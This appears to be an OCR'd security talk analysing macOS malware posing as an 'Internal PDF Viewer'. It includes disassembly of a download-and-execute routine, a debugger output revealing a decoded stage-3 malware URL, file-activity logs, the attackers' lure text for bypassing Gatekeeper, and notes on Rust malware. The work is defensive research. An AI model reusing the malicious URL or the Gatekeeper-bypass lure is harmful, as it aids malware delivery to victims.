


H	T	T	P	S
68	74	74	70	73
29	6C	9D	D6	39
41	18	95	ED	A5


- We decided to make one last attempt of taking the bytes for the letters https and we xor'ed them with the XOR key found in the malware, and we of course get a new set of bytes.



- We then returned to virustotal in search of a pdf with these newly formed bytes



- This time only one file comes back from VirusTotal



```
tWithURL:                 ; _objc_msgSend$initWithURL:
                          ; End of try block started at 0x100001c2c

                          ; Begin of try block (catch block at 0x100001d68), @"pw"

aUsingEncoding:           ; _objc_msgSend$dataUsingEncoding:

HTTPBody:                 ; _objc_msgSend$setHTTPBody:
                          ; @"POST"

HTTPMethod:               ; _objc_msgSend$setHTTPMethod:
                          ; @"Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0)"

                          ; @"User-Agent"

Value:forHTTPHeaderField: ; _objc_msgSend$setValue:forHTTPHeaderField:
                                                           1c58
$_NSURLSession            ; _OBJC_CLASS_$_NSURLSession
redSession                                       of try block (catch block at 0x100001d5c)
                          ; End of try block started at 0x100001ca4
StackBlock_100004020      ; __NSConcreteStackBlock
var_98]

var_90]

8]

28]

var_68]
                          ; Begin of try block (catch block at 0x100001d64)

aTaskWithRequest:completionHandler: ; _objc_msgSend$dataTaskWithRequest:completionHandler:
ume                       ; _objc_msgSend$resume
eateWithCString_ptr       ; End of try block started at 0x100001ce4

var_58]                   ; CODE XREF=_downAndExecute+308
```

Executable file: /Users/Shared/Internal PDF Viewer.app/Contents/MacOS/Internal PDF Viewer
Working directory:
Arguments:

Controls

Signaled (Signal 5 = SIGTRAP)

Threads


```
Thread 183369: None
Thread 183435: None
Thread 183537: None
Thread 183574: Breakpoint
Thread 183577: None
Thread 183578: None
```

Callstack

```
0x100001ca0 - Internal PDF Viewer downAndExecute
0x100001bb0 - Internal PDF Viewer   21-[PEPWindow viewP…
0x18565c9dc - libdispatch.dylib  dispatch call block an…
0x18565e504 - libdispatch.dylib  dispatch client callout
0x1856700b4 - libdispatch.dylib  dispatch root queue dr…
0x1856707c0 - libdispatch.dylib  dispatch worker thread2
0x1857e10c4 - libsystem pthread.dylib  pthread wqthread
```


```
po $x20
https://deck.31ventures.info/i50vDE_RB/rUHSnl3rUu/V9Qj0zfRjl/hz2dhwQMGe/64uVA7PeqBYfe9gD/D
```

- This caused our breakpoint to hit and properly decode a new stage 3 malware url




```
timestamp: 2023-09-13T21:23:28.929353086Z
pid: 3478
type: CREATE
path: /Users/sandy/Library/Caches/com.apple.pdfViewer/fsCachedData

timestamp: 2023-09-13T21:23:30.411126393Z
pid: 3478
type: CREATE
path: /private/var/folders/9t/w15ksxzn4qn5z4f0qx9jnz140000gn/T/.dat.nosync0d96.ZCunBN

timestamp: 2023-09-13T21:23:30.426166976Z
pid: 3478
type: RENAME
path: /private/var/folders/9t/w15ksxzn4qn5z4f0qx9jnz140000gn/T/716333010411
previousPath: /private/var/folders/9t/w15ksxzn4qn5z4f0qx9jnz140000gn/T/.dat.nosync0d96.ZCunBN

timestamp: 2023-09-13T21:23:48.937765957Z
pid: 3478
type: CREATE
path: /Users/sandy/Library/Saved Application State/com.apple.pdfViewer.savedState

timestamp: 2023-09-13T21:23:48.940343937Z
pid: 3478
```

- If we click on the Interal PDF viewer and look at the context items, we do see here that there are two easy to overlook events.
- One where a file a temp file gets created and then we see that file immediately get renamed. The filename it gets renamed gets set to whatever the current mach timestamp is.




```
timestamp: 2023-09-13T21:23:28.929353086Z
pid: 3478
type: CREATE
path: /Users/sandy/Library/Caches/com.apple.pdfViewer/fsCachedData

timestamp: 2023-09-13T21:23:30.411126393Z
pid: 3478
type: CREATE
path: /private/var/folders/9t/w15ksxzn4qn5z4f0qx9jnz140000gn/T/.dat.nosync0d96.ZCunBN

timestamp: 2023-09-13T21:23:30.426166976Z
pid: 3478
type: RENAME
path: /private/var/folders/9t/w15ksxzn4qn5z4f0qx9jnz140000gn/T/716333010411
previousPath: /private/var/folders/9t/w15ksxzn4qn5z4f0qx9jnz140000gn/T/.dat.nosync0d96.ZCunBN

timestamp: 2023-09-13T21:23:48.937765957Z
pid: 3478
type: CREATE
path: /Users/sandy/Library/Saved Application State/com.apple.pdfViewer.savedState

timestamp: 2023-09-13T21:23:48.940343937Z
pid: 3478
```

- A cool feature in SpriteTree is that we've added a timeline slider.
- What looking at here are the processes that exist before the correct pdf was loaded into the stage 2.



- If we drag the timeline further we see what happens after the correct pdf was loaded into the malicious pdf viewer. A large amount of recon commands run



To protect the data leak, we protects its files by using its own internal dedicated file viewer. Since the viewer is developed by our own tech team, and not registered in the Apple store, you could feel some inconvenience using it. The following steps are using method of our viewer.


1. When you try to open it, you see the following message. No problem, just "ok".

"Internal PDF Viewer" can't be opened because Apple cannot check it for malicious software.

This software needs to be updated. Contact the developer for more information.

Chrome downloaded this file today at 11:01 AM.

- Really quick, we had mentioned earlier that that this application was not signed at all, so you might be wondering how the attackers were getting around gatekeeper.
- Keep in mind that the attackers have built rapport with their victim in some manner likely over LinkedIn. So the way they're getting victims to execute this is by providing instructions on how to override gatekeeper to the user. In other words, including instructions on how to right click the app and click open.




- We know this is what the attacker was doing because after our report, ESET released findings on zip files that included the pdf reader, the readme, along with the application.

Reversing Rust Malware

jamf

- Rust was conceived in 2010 and is a brainchild of Mozilla Research.
- What sets Rust apart is its meticulous design to combat prevalent programming pitfalls. It inherently mitigates memory errors, offering a safer programming environment that reduces risks such as null pointer dereferences and buffer overflows.
- With its package manager, Cargo, Rust boasts of a rapidly expanding ecosystem, making it easier for developers to integrate libraries and tools.

- Previous macOS malware written in Rust
    - Realst is a info stealer that is capable of stealing crypto wallets, stored passwords and various browser data. Its campaigns involve the distribution of fake blockchain games including targeting victims on social media platforms.
    - Crate Depression is the name of a campaign that involved a supply chain attack leveraging a malicious crate (aka an imported rust library) After identifying the victim's platform (macOS or Linux) it downloads the Mythic Poseidon payload.
    - Convuster is an adware family written in Rust. It has limited functionality but it does obtain the device ID, as well as the system version.



Indirect Main Function Call

